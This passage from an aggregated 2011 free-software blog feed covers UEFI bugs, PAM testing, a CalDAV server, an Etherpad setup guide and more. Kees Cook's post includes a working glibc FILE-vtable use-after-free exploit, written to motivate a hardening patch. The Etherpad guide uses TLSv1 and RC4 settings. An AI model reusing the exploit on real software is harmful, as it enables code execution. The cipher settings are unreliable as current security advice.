  Option->LoadOptions = AllocateZeroPool (LoadOptionsSize);
  ASSERT(Option->LoadOptions != NULL);
We attempt to allocate just under 4GB of RAM. This probably fails - if it does the boot manager exits. This probably means game over. But if it somehow succeeds:
CopyMem (Option->LoadOptions, LoadOptions, LoadOptionsSize);
we then proceed to read almost 4GB of content from uninitialised addresses, and since Variable was probably allocated below 4GB that almost certainly includes all of your PCI space (which is typically still below 4GB) and bits of your hardware probably generate very unhappy signals on the bus and you lose anyway.

So now I have a machine that won't boot, and the clear CMOS jumper doesn't clear the flash contents so I have no idea how to recover from it. And because this code is present in the Intel reference implementation, doing the same thing on most other UEFI machines would probably have the same outcome. Thankfully, it's not something people are likely to do by accident - using any of the standard interfaces will always generate a valid entry, so you could only trigger this when modifying variables by hand. But now I need to set up another test machine.

[1] All code in Linux will evolve until the point where it's implemented as a filesystem.

comment count unavailable comments

4 January 2012

Lior Kaplan: FOSDEM 2012

I'm going to FOSDEM, the Free and Open Source Software Developers' European Meeting See you there
Filed under: Debian GNU/Linux, FOSDEM, LibreOffice

26 December 2011

Russ Allbery: Testing PAM modules

I maintain a couple of PAM modules, pam-afs-session and pam-krb5. I'm also a big fan of test-driven development and automated regression testing, and have been slowly converting all of my software over to using a test suite. But therein lies a challenge, since PAM modules are hard to test. First, Linux PAM doesn't offer a good way to run a module in a test environment. Specifically, it doesn't offer a way to use an alternative PAM configuration other than the system PAM configuration, so that one can load only the module being tested (or it and some glue modules to set things up). One has to resort to dedicated test systems that do things like symlink part of their PAM configuration into a shared build tree. Second, even if this problem were solved, Linux PAM doesn't (rightfully) allow a lot of introspection and digging around in its guts. This makes it harder to test whether data items, environment variables, and so forth are set properly and make sense. It also doesn't provide facilities for intercepting logging output that would otherwise go to syslog. So, about a year and a half ago (and then with substantial improvements a year ago), I wrote a fake PAM library to test pam-afs-session. This library provides all of the PAM API that's called by a PAM module (at least the modules I'm testing), but has a much-simplified interface and allows test cases to look through its internals and be sure the module did things properly. This was great as far as it goes. But writing the wrapper code to invoke a PAM module entry point and then check its return status, its logging, and so forth was complicated, messy, and difficult to understand. It also didn't handle testing prompting and other important aspects of PAM modules. So earlier this fall I wrote the beginnings of a PAM test driver that would move as much of the complexity as possible into shared code and into configuration files, and since then I've been expanding and improving it until it could handle the major testing required for pam-krb5 (which is much more complex than pam-afs-session). Yesterday, I released the results as part of rra-c-util. Here's an example configuration file, this one for a pam-krb5 test that simulates prompting the user for a password and then obtaining credentials (but not creating a ticket cache):
    [options]
        auth    = no_ccache
        account = no_ccache
        session = no_ccache
    [run]
        authenticate  = PAM_SUCCESS
        acct_mgmt     = PAM_SUCCESS
        open_session  = PAM_SUCCESS
        close_session = PAM_SUCCESS
    [prompts]
        echo_off = Password:  %p
    [output]
        INFO user %u authenticated as %u
That's a complete and fairly complex test. The test framework takes care of running the listed entry points, passing them the given PAM configuration, and checking the return status. It provides a conversation function that checks the prompt and its type and replies with the text after . As you can see, it supports some escapes that are replaced by data passed into the test suite driver, in this case the password to use for testing. And it checks the logging output, including the priority level, and similarly supports escapes there. Running simple tests is very easy and is doable with a tiny C program. Here's a complete test program from pam-krb5, one that tests functionality that doesn't require a valid password and hence doesn't need to do much setup:
    #include <config.h>
    #include <portable/system.h>
    #include <tests/fakepam/script.h>
    int
    main(void)
     
        struct script_config config;
        plan_lazy();
        memset(&config, 0, sizeof(config));
        config.user = "root";
        run_script_dir("data/scripts/basic", &config);
        return 0;
     
That's all there is to it. That finds every configuration file like the above in the tests/data/scripts/basic directory in the package source and runs through each one, checking the results, and outputing the results as TAP output (the protocol used for the Perl test suite, and also my C TAP Harness package). There are, of course, other things that it can do: more substitutions, setting the authtok in advance of calling the module, and a callback so that one can inspect PAM state before the PAM session is shut down. I've started writing some documentation, although so far it primarily covers the configuration file syntax and the headers are the best reference for the API. The source code of the pam-krb5 package are the best reference so far. The library itself is part of rra-c-util and, like the rest of that package, is designed to be copied into the package that uses it and built alongside it so that it can be linked easily with the test programs. It's worth noting that there isn't a way to use it to test installed PAM modules that are already bound to the system libpam library. The way one builds test programs currently is to link the test program with the individual objects making up the PAM module and then link with this library and the TAP library, since that ensures the right symbols are called. But it may be possible to do something tricky using LD_PRELOAD if anyone feels inspired.

23 December 2011

Keith Packard: calypso

Calypso CalDAV/CardDAV/WebDAV for Android and Evolution Ever since I bought my first Palm Pilot in 1997, I ve relied upon a pocket-able device to carry a copy of my calendar and contacts, and for that same database to be present on my laptop. I went through a long list of Palm-compatible devices, including both the Palm Treo and Palm Centro telephones. I even wrote a number of my own Palm applications. Years ago, it was pretty obvious that I d have to find a new phone, but I was stuck looking for something that could provide the same hot-sync functionality. SyncML on the Series 40 I bought a Series 40 Nokia phone in Shanghai that promised SyncML support. Given that I had seen numerous SyncML implementations for Linux, it seemed like I should be able to get something to work. SyncML on the Series 40 is a disaster the phone couldn t actually store all of my contacts, and it couldn t hold half of the data fields I used. So, that phone landed in the box and back to the Centro I went. SyncML on the N900 Nokia kindly sent me an N900 at some point, so I gave SyncML another try. Given that the N900 runs evolution-data-server, and that I ve had evolution-data-server running on my laptop, it seemed like I should be in business. Well, almost. It took several days of hacking to fix bugs in the evolution SyncML back end, then another several days fussing with opensync. I ended up abandoning direct synchronization as unworkable opensync would sit in an infinite loop, or worse, trash my database completely. I finally found syncml-ds-tool , which is a debugging tool that comes with opensync. This tool simply synchronizes a set of disk files, one per contact or calendar entry, with the phone. That worked for well over a year. And then, a few months ago, Bluetooth on the laptop stopped connecting with the phone s SyncML server. I d get ECONNREFUSED every time I tried to use it. So much for the N900. DUN still worked, mostly, although it too would get ECONNREFUSED at times, but retrying seemed to make it work. However, While the N900 SyncML solution worked, I discovered another thing I wanted contacts and calendar entries stored in individual files and revision controlled with git. This makes it reasonable to delete stale calendar entries and know that they re never really gone, just left behind in an older version of the calendar. And, if you mess up, you can recover by poking at the database with git directly. I switched back to the venerable Palm Centro; it turns out that calendar and contacts are more important to me than being able to surf the web on my phone. Alas, my Centro went swimming in August and has passed on to the great electronics recycling house in the sky. I pulled the SIM out and switched back to the N900. I got my contacts imported on the N900 by copying files over the net work; not a long-term strategy, but at least I had phone numbers again. There was no hope for my calendar. I started looking for a solution in earnest. How about Android? At this point in my story, I m sure you re asking why I didn t just use one of the numerous Android phones that came through my hands. The answer is simple my calendar and contacts are probably some of my most personal data, and I m not willing to store them outside of my direct control, for reasons similar to those which are driving the development of the FreedomBox. When Android first came out, it could only talk to Google services, which didn t meet my hard requirement for personal data storage. One of my co-workers had his Google account suspended for violating the terms-of-service; he asked what he had done, but they wouldn t say. He asked if he could get his data back, and they said no . They invited him to create a new account, but it would not ever get any of the old data. A few days later, he got a nice apologetic email letting him know that they d made a mistake and that he hadn t, in fact, violated any of the terms-of-service, and that his old account was restored with all of his data intact. Wasn t that nice of Google? WebOS? I got a WebOS phone over the summer and discovered that while it had multiple contact/calendar back ends, none of them used standard protocols and so you only had the choice between multiple corporate data centers, which isn t actually a choice at all. Furthermore, the WebOS phone refused route PAN packets over the phone network, even though I have a data plan which allows this. It s not that it couldn t support it, it s that it refused. A couple of weeks after the WebOS phone arrived, HP canceled all of their WebOS hardware products, which made me less interested in trying to solve this problem. Android recovers About the same time the WebOS phone arrived, I discovered that Google had published enough information about the calendar/contacts internals for Marten Gajda to write CalDAV-Sync and CardDAV-Sync. And then, Andrew McMillan wrote aCal, which is a complete replacement for the built-in calendar and contacts applications and supports CalDAV and CardDAV. With two different standards-compliant solutions available, it seemed like it might be time to try Android again. I d love for CardDAV-Sync and CalDAV-Sync to become free software like aCal is. Andrew makes money from aCal by offering it for sale via the Android Market, while still publishing the sources for those who want to build their own copy. CalDAV/CardDAV on Linux I think the most widely known CalDAV server for Linux is probably DAViCal, a huge pile of PHP and SQL sitting on top of Apache. I m sure it s suitable for running on a server and being accessed over the internet, but I m not interested in that, nor am I interested in having my laptop run Apache and PostgreSQL. I found a tiny little CalDAV server, Radicale, which seemed like a lot better fit. It s written in Python and uses the usual Python HTTP server infrastructure, which provides SSL and authentication support along with some fairly convenient APIs for parsing and generating HTML. Before long, I discovered that Radicale was actually too simple for my needs. It stores the whole calendar in a single file, re-parsing it whenever a request is made, so a calendar with just hundreds of entries caused the server to slow down enough that evolution would time-out when talking to it. Also, Radicale doesn t actually parse the calendar entries completely, it has some ad-hoc code that finds various pieces of data, but without dealing with the whole syntax. I started hacking at Radicale to see how far I could get. I changed the storage code to store one event per file, then added hooks to use git for change management. Then, I found a full vcalendar/vcard parsing library in python, vobject, which I used to replace the ad-hoc parsing code. Finally, I added support for VCARD entries as well, allowing the system to store both calendar and contact information. Introducing Calypso, a CardDAV/CalDAV server With this much divergence from the original project, I ve figured I d best rename things to avoid confusion, so I decided to call it calypso , after a brief trip through the dictionary looking for names starting with ca . Calypso works with evolution, iceowl and the Android CalDAV/CardDAV plugins. It does not yet work with aCal; for some reason aCal cannot find any calendars on the server. Calypso also supports importing calendar changes from the command line, allowing you to integrate support into a text-based email application like notmuch or mutt. Calypso is available via git from git://keithp.com/git/calypso and is distributed under the GPL (v3 or later). I still consider it a work derived from Radicale, and so the code retains all of the Radicale copyrights along with my own. Using Calypso Initial setup Calypso runs as a regular user, all data are stored in ~/.config/calypso. To initialize calypso:
$ mkdir ~/.config/calypso ~/.config/calypso/calendars
$ cat > ~/.config/calypso/config << EOF
[server]
ssl=true
certificate=/home/keithp/.config/calypso/ssl/server.crt
key=/home/keithp/.config/calypso/ssl/server.key
[acl]
;type=htpasswd
type=fake
filename=/home/keithp/.config/calypso/passwd
Running calypso Then run calypso:
$ python ./calypso.py
No, I haven t figured out how to install it Creating new calendars To add a new database:
$ mkdir -p ~/.config/calypso/calendars/private/my_calendar
$ cd ~/.config/calypso/calendars/private/my_calendar
$ git init
$ git commit --allow-empty -m'initialize new calendar'
The new calendar should now be visible as https://localhost:5233/private/my_calendar You can add files to the directory at any time; calypso will check the directory mtime at each operation and update its internal state from that on disk automatically when the directory changes. Importing files Given a set of files with VCALENDAR or VCARD entries, you can import them with:
$ calypso --import private/my_calendar <filenames...>
This will update any changed entries and add any new ones. ToDo list for calypso
  1. Document the config file contents.
  2. Make it installable
  3. Figure out what aCal wants
  4. Support calendar creation
More Android info I m running cyanogenmod on my Nexus S as that provides PAN support. With PAN, I can create a network link between laptop and phone which doesn t depend on any local WiFi infrastructure and which gives both phone and laptop static IP addresses, allowing me to configure the sync URLs statically on the phone. I d use mDNS, but Android doesn t bother to support that.

Kees Cook: abusing the FILE structure


When attacking a process, one interesting target on the heap is the FILE structure used with stream functions (fopen(), fread(), fclose(), etc) in glibc. Most of the FILE structure (struct _IO_FILE internally) is pointers to the various memory buffers used for the stream, flags, etc. What s interesting is that this isn t actually the entire structure. When a new FILE structure is allocated and its pointer returned from fopen(), glibc has actually allocated an internal structure called struct _IO_FILE_plus, which contains struct _IO_FILE and a pointer to struct _IO_jump_t, which in turn contains a list of pointers for all the functions attached to the FILE. This is its vtable, which, just like C++ vtables, is used whenever any stream function is called with the FILE. So on the heap, we have: glibc FILE vtable location In the face of use-after-free, heap overflows, or arbitrary memory write vulnerabilities, this vtable pointer is an interesting target, and, much like the pointers found in setjmp()/longjmp(), atexit(), etc, could be used to gain control of execution flow in a program. Some time ago, glibc introduced PTR_MANGLE/PTR_DEMANGLE to protect these latter functions, but until now hasn t protected the FILE structure in the same way. I m hoping to change this, and have introduced a patch to use PTR_MANGLE on the vtable pointer. Hopefully I haven t overlooked something, since I d really like to see this get in. FILE structure usage is a fair bit more common than setjmp() and atexit() usage. :) Here s a quick exploit demonstration in a trivial use-after-free scenario:
#include <stdio.h>
#include <stdlib.h>
void pwn(void)
 
    printf("Dave, my mind is going.\n");
    fflush(stdout);
 
void * funcs[] =  
    NULL, // "extra word"
    NULL, // DUMMY
    exit, // finish
    NULL, // overflow
    NULL, // underflow
    NULL, // uflow
    NULL, // pbackfail
    NULL, // xsputn
    NULL, // xsgetn
    NULL, // seekoff
    NULL, // seekpos
    NULL, // setbuf
    NULL, // sync
    NULL, // doallocate
    NULL, // read
    NULL, // write
    NULL, // seek
    pwn,  // close
    NULL, // stat
    NULL, // showmanyc
    NULL, // imbue
 ;
int main(int argc, char * argv[])
 
    FILE *fp;
    unsigned char *str;
    printf("sizeof(FILE): 0x%x\n", sizeof(FILE));
    /* Allocate and free enough for a FILE plus a pointer. */
    str = malloc(sizeof(FILE) + sizeof(void *));
    printf("freeing %p\n", str);
    free(str);
    /* Open a file, observe it ended up at previous location. */
    if (!(fp = fopen("/dev/null", "r")))  
        perror("fopen");
        return 1;
     
    printf("FILE got %p\n", fp);
    printf("_IO_jump_t @ %p is 0x%08lx\n",
           str + sizeof(FILE), *(unsigned long*)(str + sizeof(FILE)));
    /* Overwrite vtable pointer. */
    *(unsigned long*)(str + sizeof(FILE)) = (unsigned long)funcs;
    printf("_IO_jump_t @ %p now 0x%08lx\n",
           str + sizeof(FILE), *(unsigned long*)(str + sizeof(FILE)));
    /* Trigger call to pwn(). */
    fclose(fp);
    return 0;
 
Before the patch:
$ ./mini
sizeof(FILE): 0x94
freeing 0x9846008
FILE got 0x9846008
_IO_jump_t @ 0x984609c is 0xf7796aa0
_IO_jump_t @ 0x984609c now 0x0804a060
Dave, my mind is going.
After the patch:
$ ./mini
sizeof(FILE): 0x94
freeing 0x9846008
FILE got 0x9846008
_IO_jump_t @ 0x984609c is 0x3a4125f8
_IO_jump_t @ 0x984609c now 0x0804a060
Segmentation fault
Astute readers will note that this demonstration takes advantage of another characteristic of glibc, which is that its malloc system is unrandomized, allowing an attacker to be able to determine where various structures will end up in the heap relative to each other. I d like to see this fixed too, but it ll require more time to study. :)

2011, Kees Cook. This work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.
Creative Commons License

15 December 2011

Francois Marier: Installing Etherpad on Debian/Ubuntu

Etherpad is an excellent Open Source web application for collaborative text editing. Like Google Docs, it allows you to share documents with others through a secret URL or to set up private documents for which people need a login.

It's a little tricky to install so here's how I did it.

Build a Debian packageBecause the official repository is not kept up to date, you must build the package yourself:
  1. Grab the master branch from the official git repository:
    git clone git://github.com/ether/pad.git etherpad
  2. Build the package:
    dpkg-buildpackage -us -uc

Now, install some of its dependencies:
apt-get install --no-install-recommends dbconfig-common python-uno mysql-server

before installing the .deb you built:
dpkg -i etherpad_1.1.deb
apt-get install --no-install-recommends -f

Application configurationYou will likely need to change a few minor things in the default configuration at /etc/etherpad/etherpad.local.properties:
useHttpsUrls = true
customBrandingName = ExamplePad
customEmailAddress = etherpad@example.com
topdomains = etherpad.example.com,your.external.ip.address,127.0.0.1,localhost,localhost.localdomain

Nginx configurationIf you use Nginx as your web server of choice, create a vhost file in /etc/nginx/sites-available/etherpad:
server  
listen 443;
server_name etherpad.example.com *.etherpad.example.com;
add_header Strict-Transport-Security max-age=15768000;

ssl on;
ssl_certificate /etc/ssl/certs/etherpad.example.com.crt;
ssl_certificate_key /etc/ssl/certs/etherpad.example.com.pem;

ssl_session_timeout 5m;
ssl_session_cache shared:SSL:1m;

ssl_protocols TLSv1;
ssl_ciphers RC4-SHA:HIGH:!kEDH;
ssl_prefer_server_ciphers on;

access_log /var/log/nginx/etherpad.access.log;
error_log /var/log/nginx/etherpad.error.log;

location /
proxy_pass http://localhost:9000/;
proxy_set_header Host $host;

and then enable it and restart Nginx:
/etc/init.d/nginx restart

Apache configurationIf you prefer to use Apache instead, make sure that the required modules are enabled:
a2enmod proxy
a2enmod proxy_http

and then create a vhost file in /etc/apache2/sites-available/etherpad:
<VirtualHost *:443>
ServerName etherpad.example.com
ServerAlias *.etherpad.example.com

SSLEngine on
SSLCertificateFile /etc/apache2/ssl/etherpad.example.com.crt
SSLCertificateKeyFile /etc/apache2/ssl/etherpad.example.com.pem
SSLCertificateChainFile /etc/apache2/ssl/etherpad.example.com-chain.pem

SSLProtocol TLSv1
SSLHonorCipherOrder On
SSLCipherSuite RC4-SHA:HIGH:!kEDH
Header add Strict-Transport-Security: "max-age=15768000"

<Proxy>
Order deny,allow
Allow from all
</Proxy>

Alias /sitemap.xml /ep/tag/\?format=sitemap
Alias /static /usr/share/etherpad/etherpad/src/static

ProxyPreserveHost On
SetEnv proxy-sendchunked 1
ProxyRequests Off
ProxyPass / http://localhost:9000/
ProxyPassReverse / http://localhost:9000/
</VirtualHost>

before enabling that new vhost and restarting Apache:
a2ensite etherpad
apache2ctl configtest
apache2ctl graceful

DNS setupThe final step is to create these two DNS entries to point to your web server:
  • *.etherpad.example.com
  • etherpad.example.com

Also, as a precaution against an OpenOffice/LibreOffice-related bug, I suggest that you add the following entry to your web server's /etc/hosts file to avoid flooding your DNS resolver with bogus queries:
127.0.0.1 localhost.(none) localhost.(none).fulldomain.example.com
where fulldomain.example.com is the search base defined in /etc/resolv.conf.

Other useful instructionsHere are the most useful pages I used while setting this up:

5 December 2011

Axel Beckert: automounter vs procmail

At work we use .procmailrc files generated by CGIpaf to let non-technical users create forwards, out-of-office mails, etc. and any combination thereof. This also has the advantage that we can filter out double bounces and spam (which also prevents us from being listed in spammer blacklists). Unfortunately autofs (seems independent if autofs4 or autofs5 is used) seems to be unreliable if there are bursts of mount or umount requests, resulting either in File or directory not found error message while trying to access the home directory of a user, or Directory not empty error messages if the automounter tries to remove the mount point after unmounting. In that case a not mounted directory owned by root is left over. In the end both cases lead to procmail behaving as if that user does not have a .procmailrc which looks like sporadically lost mails to those who forward all mails. (The mails then can be found in the local default INBOX for that user.) Additionally there are similar issues when the NFS servers are not available. The most effective countermeasure we found so far was adding tests to the global /etc/procmailrc to check if the user s home directory exists and belongs to the correct user:
# -----------------
# Global procmailrc
# -----------------
# For debugging, turn off if everything works well
VERBOSE=1
LOGFILE=/var/log/procmail.log
# This only works with bourne shells, $SHELL defaults to the user's
# login shell. And by experience dash seems not work, so we use bash.
OLDSHELL=$SHELL
SHELL=/bin/bash
# temporary failure (see EX_TEMPFAIL in /usr/include/sysexits.h) if
# $LOGNAME is not set for some reason. (Just to be sure our paths
# later on are not senseless.
:0
* ? test -z "$LOGNAME"
 
    LOG="Expected variable LOGNAME not set. "
    EXITCODE=75
    :0
    /dev/null
 
# temporary failure (see EX_TEMPFAIL in /usr/include/sysexits.h) if
# $HOME is not readable. ~$LOGNAME does not seem to work, so this uses
# a hard wired /home/.
:0
* ? test ! -r /home/$LOGNAME
 
    LOG="Home of user $LOGNAME not readable: /home/$LOGNAME "
    EXITCODE=75
    :0
    /dev/null
 
# temporary failure (see EX_TEMPFAIL in /usr/include/sysexits.h) if
# $HOME has wrong owner. ~$LOGNAME does not seem to work, so this uses
# a hard wired /home/.
:0
* ? test ! -O /home/$LOGNAME
 
    LOG="Home of user $LOGNAME has wrong owner: /home/$LOGNAME "
    EXITCODE=75
    :0
    /dev/null
 
[ ]
If you want to store a copy of these mails for debugging purposes on every delivery attempt, replace /dev/null with some Maildir or mbox only accessible for root. One small but important part was to explicitly declare bash as shell for executing the tests, otherwise mails for users with tcsh or zsh as login shell filled up the mail queue and never get delivered (if the SHELL variable never gets fixed). Only drawback so far: This leads to more lagging e-mail on e-mail bursts also for those users who have no .procmailrc because procmail can t check if there s really no .procmailrc. Extensive procmail documentation can be found online at the Procmail Documentation Project as well as in the man pages procmail(1), procmailrc(5) and procmailex(5).

29 November 2011

Lior Kaplan: Translation status for LibreOffice 3.5.0 beta0

Following the good examples of Christian Perrier (Debian l10n leader), I m glad to publish translation status update for LibreOffice 3.5.0 beta0. Information is based on the documentation foundation pootle server. 9 languages at 100%: Catalan (ca), Danish (da), French (fr), Scottish Gaelic (gd), Portuguese (pt), Portuguese (Brazil) (pt_BR), Russian (ru), Slovenian (sl) and Chinese (China) (zh_CN). 15 languages at 99%: Asturian (ast), Bulgarian (bg), Breton (br), Welsh (cy), Belarusian (be), German (de), English (United Kingdom) (en_GB), Esperanto (eo), Estonian (et), Galician (gl), Latvian (lv), Norwegian Bokm l (nb), Polish (pl), Turkish (tr) and Slovak (sk). 1 languages at 98%: Hungarian (hu) 15 languages at 97%: Assamese (as), Czech (cs), Chinese (Taiwan) (ch_TW), Spanish (es), Basque (eu), Finnish (fi), Irish (ga), Gujarati (gu), Croatian (hr), Italian (it), Icelandic (is), Kannada (kn), Marathi (mr), Dutch (nl) andTelugu (te). 2 languages at 96%: Hebrew (he) and Japanese (ja). 1 languages at 95%: Vietnamese (vi) 5 languages at 94%: English (South Africa) (en_ZA), Indonesian (id), Khmer (km), Tamil (ta) and Uighur (ug). 4 languages at 93%: Arabic (ar), Bengali (bn), Catalan (Valencia) (ca_XV) and Korean (ko). 1 languages at 92%: Oriya (or). 1 languages at 91%: Swedish (sv). 1 languages at 90%: Greek (el). 11 languages between 80%-89%: Afrikaans (af), Bosnian (bs), Hindi (hi), Lithuanian (lt), Macedonian (mk), Burmese (my), Norwegian Nynorsk (nn), Occitan (oc), Oromo (om), Sinhala (si) and Ukrainian (uk). 11 languages between 70%-79%: (no list) 10 languages between 60%-69%: (no list) 13 languages between 50%-59%: (no list)
Filed under: LibreOffice

31 October 2011

Russell Coker: Links October 2011

Ron has written an interesting blog post about the US as a lottery economy [1]. Most people won t win the lottery (literally or metaphorically) so they remain destined for poverty. Tim Connors wrote an informative summary of the issues relating to traffic light timing and pedestrians/cyclists [2]. I have walked between Southgate and the Crown Casino area many times and have experienced the problem he describes many times. Scientific American has an interesting article about a new global marketplace for scientific research [3]. The concept is that instead of buying a wide range of research equipment (and hiring people to run it) you can outsource non-core research for a lower cost. Svante P bo gave an interesting TED talk about his work analysing human DNA to determine prehistoric human migration patterns [4]. Among other things he determined that 2.5% of the DNA from modern people outside Africa came from the Neandertals. Lisa wrote an informative article about Emotional Support Animals (as opposed to Service Animals such as guide dogs) for disabled people [5]. It seems that the US law is quite similar to Australian law in that reasonable accommodations have to be made for disabled people which includes allowing pets in rental properties even if such pets aren t officially ESAs. Beyond Zero Emissions has an interesting article about electricity prices which explains how wind power forces prices down [6]. This should offset the new carbon tax . Problogger has an article listing some of the ways that infographics can be used on the web [7]. This can be for blog posts or just for your personal understanding. Petter Reinholdtsen wrote a handy post about ripping DVDs which also explains how to do it when the DVD has errors [8], I haven t yet ripped a DVD but this one is worth noting for when I do. Miriam has written about the Fantastic Park ICT training for 8-12yo kids [9]. It s run in Spain (and all the links are in Spanish but Google Translation works well) and is a camp to teach children about computers and robotics using Lego Wedo among other things. We need to have more of these things in other countries. The Atlantic Cities has an interesting article comparing grid and cul-de-sac based urban designs [10]. Apparently the cul-de-sac design forces an increase in car use and therefore an increase in fatal accidents while also decreasing the health benefits of walking. Having lived in both grid and cul-de-sac based urban areas I have personally experienced the benefits of the grid based layout. Sarah Chayes wrote an interesting LA Times article about governments being taken over by corruption [11]. She argues that arbitrary criminal government leads to an increase in religious fundamentelism. Michael Lewis has an insightful article in Vanity Fair about the bankruptcy of US states and cities [12]. Ben Goldacre gave an interesting TED talk about bad medical science [13]. He starts with the quackery that is published in tabloid newspapers and then moves on to deliberate scientific fraud by medical companies. Geoff Mulgan gave an interesting TED talk about the Studio Schools in the UK which are based around group project work [14]. The main thing I took from this is that the best method of teaching varies by subject and by student. So instead of having a monolithic education department controlling everything we should have schools aimed at particular career paths and learning methods. Sophos has an interesting article about the motion sensors of smart phones being used to transcribe keyboard input based on vibration [15]. This attack could be launched by convincing a target to install a trojan application on their phone. It s probably best to regard your phone with suspicion nowadays. Simon Josefsson wrote a good article explaining how to use a GPG smart-card to authenticate ssh sessions with particular reference to running backups over ssh [16]. C ran wrote a good article explaining how to use all the screen space when playing DVDs on a wide screen display with mplayer [17]. Charles Stross has an informative blog post about Wall St Journal circulation fraud [18]. Apparently the WSJ was faking readership numbers to get more money from advertisers, this should lead to law suits and more problems for Rupert Murdoch. Is everything associated with Wall St corrupt?

28 October 2011

Matthew Garrett: Feeding the trolls

A few years ago I got up on stage and briefly talked about how the Linux community contained far too many people who were willing to engage in entirely inappropriate behaviour, how this discouraged people from getting involved and how we weren't very good at standing up against that sort of behaviour. Despite doing this in front of several hundred people, and despite the video of me doing so then being uploaded to the internet, this got me a sum total of:
Which is, really, what you'd expect, right? The internet seems intent on telling me otherwise:

Well, she didn't do herself any favors by talking at conferences about women in tech, or setting up a feminist movement. If you wanted to attract abuse, that's a good way to go about it. It should be expected.
(Source)

MikeeUSA is a troll. He has no means to actually harm anyone, and he does it purely for the lulz.

Thus, MikeeUSA trolled a woman, and she took the bait. I just don't get why this is news, I've been trolled before, I don't get a news story.

(Source)

I was going to start a rant about how this behavior is encouraged by the macho men online, but this was just one guy harassing her. "Due to harassment" reads as due to harassment from the community, but she gave in to one idiot. She let him win.
(Source)

The full comment thread has rather more examples. If you stand up and say anything controversial, you should expect abuse. And if you let that abuse change your behaviour in any way, you've let the trolls win.

These attitudes are problematic.

The immediate assumption underlying such advice is that the degree of abuse is related to what you've said, not who you are. I'm reasonably visible in the geek world. I've said a few controversial things. The worst thing that's happened to me has been Ryan Farmer deciding to subscribe me to several thousand mailing lists. Inconvenient, but not really threatening. I haven't, for instance, been sent death threats. Nobody has threatened to rape me. And even if they had done, I wouldn't need to worry too much - there's a rather stronger track record of violent antifeminism being targeted at women than men.

I don't have to worry about this kind of thing. That means I don't get to tell other people that they should have expected it. Nor do I get to tell them that they should ignore it, or that if they don't call the police then they have no grounds to complain. And nor does anyone else.

The trolls don't win because someone decides that getting out of the tech business is more appealing than continuing to face abuse. The trolls win because we consider their behaviour acceptable and then blame the victim for inviting them in the first place. That needs to change.

[1] It was justifiably pointed out that saying all this while standing on stage next to a mostly naked guy wearing a loincloth with a raccoon tail covering his penis may have weakened my message somewhat.

comment count unavailable comments

19 October 2011

Lior Kaplan: LibreOffice Conference 2011

I ve recently been to the LibreOffice Conference 2011 in Paris. It s very nice to finally meet in person all those names from the malinglist and the bug reports. Although meeting most people for the first time, I left the conference with a strong feeling of a community (which I m proud to be a member of), this is a very motivating feeling. During the conference I had the chance to work on LibreOffice related issues: The 3 patches began when I noticed a few weird strings to translate in the context of installation media good luck to those who will try to install LibreOffice from 5.25 disk, 3.5 disk or a tape drive. These 3 strings are now removed from the code with other 36 unused strings. So translators please take the strings to translate with a grain of salt. Post conference tasks (always ending up with more stuff to do after a conference):
Filed under: LibreOffice, Openoffice.org

12 October 2011

Lior Kaplan: Visit to the Mozilla Europe office in Paris

I m in Paris for the LibreOffice conference, but today after a random talk with a guy that had a Mozilla badge/pin, I found myself in a tour to the Mozilla Europe office (which is also in Paris). Thank you random guy David for the tour (: The office itself looks very nice, and reminds me of the work space of many software companies. But the unique part of the tour was David pointing to people and telling us what they are working on. It s interesting to see the people behind the sciences, although we didn t talk with them in order not to disturb the work. I remember most when we David pointed to a guy and said he s the one doing composer. Maybe because it s very clear what he doesn t, while some people work on more internal parts or more conceptual concepts like performance . After seeing some cool posters on the wall, I got a chance for a short chat with Tristan Nitot and ask him some questions about Mozilla Europe and the office. I m still trying to understand how Mozilla works (as an organization), and this was a good chance to get familiar with the European branch. For me, the highlight of the tour was the chance to say to the people at the office thanks for the software just before leaving and saying goodbye. Not in everyday you get a chance to see the faces behind the software you use daily.
Filed under: Mozilla

11 October 2011

Vincent Sanders: Sometimes I am just dumb

I have recently been working on some code for NetSurf which builds up an output buffer by repeatedly calling snprintf(); No great shock there, well understood trivial pattern that has been used repeatedly for ages.

Of course I discovered a buffer overflow, which to be fair had already been pointed out to me by another developer and I just failed to see it...Can I blame my old age? no? bah, get off my lawn!

Basically it boils down to me simply not seeing where C helpfully let me subtract one size_t typed value from another for a length and me completely forgetting that a negative result would simply become a large positive value...

I (erroneously) beleived snprintf took a (signed) int as the buffer length, of course it returns one, but it takes a size_t which is, of course unsigned.
Gosh I feel silly now, in fact I was so convinced I was right I wrote a program to "prove" it.
1 /* snprintf.c
2 *
3 * snprintf example
4 *
5 * Public domain (really I do not think its even copyrightable anyway)
6 *
7 * cc -Wall -o snprintf-ex snprintf-ex.c
8 */

9
10 #include <stdio.h>
11 #include <string.h>
12
13 #define SHOW printf("%3ld %.*s*%s\n", string_len - slen, (int)slen, string, string + strlen(string) + 1 )
14
15
16 int main(int argc, char**argv)
17
18 char string[64];
19 size_t string_len = sizeof(string) / 2;
20 int bloop;
21 size_t slen = 0;
22
23 /* initialise string */
24 for (bloop = 0; bloop < (sizeof(string) - 1); bloop++)
25 string[bloop] = '0' + (bloop % 10);
26
27 string[bloop] = 0; /* null terminate */
28
29 printf("%3ld %s\n", string_len, string);
30
31 /* try an empty string */
32 slen += snprintf(string + slen, string_len - slen, "%s", "");
33
34 SHOW;
35
36 /* blah blah */
37 slen += snprintf(string + slen, string_len - slen, "Lorem ipsum dolor");
38
39 SHOW;
40
41 /* this one should exceed the allowed length */
42 slen += snprintf(string + slen, string_len - slen, "Lorem ipsum dolor");
43
44 SHOW;
45
46 /* should not call snprintf up if slen exceeds string_len as the
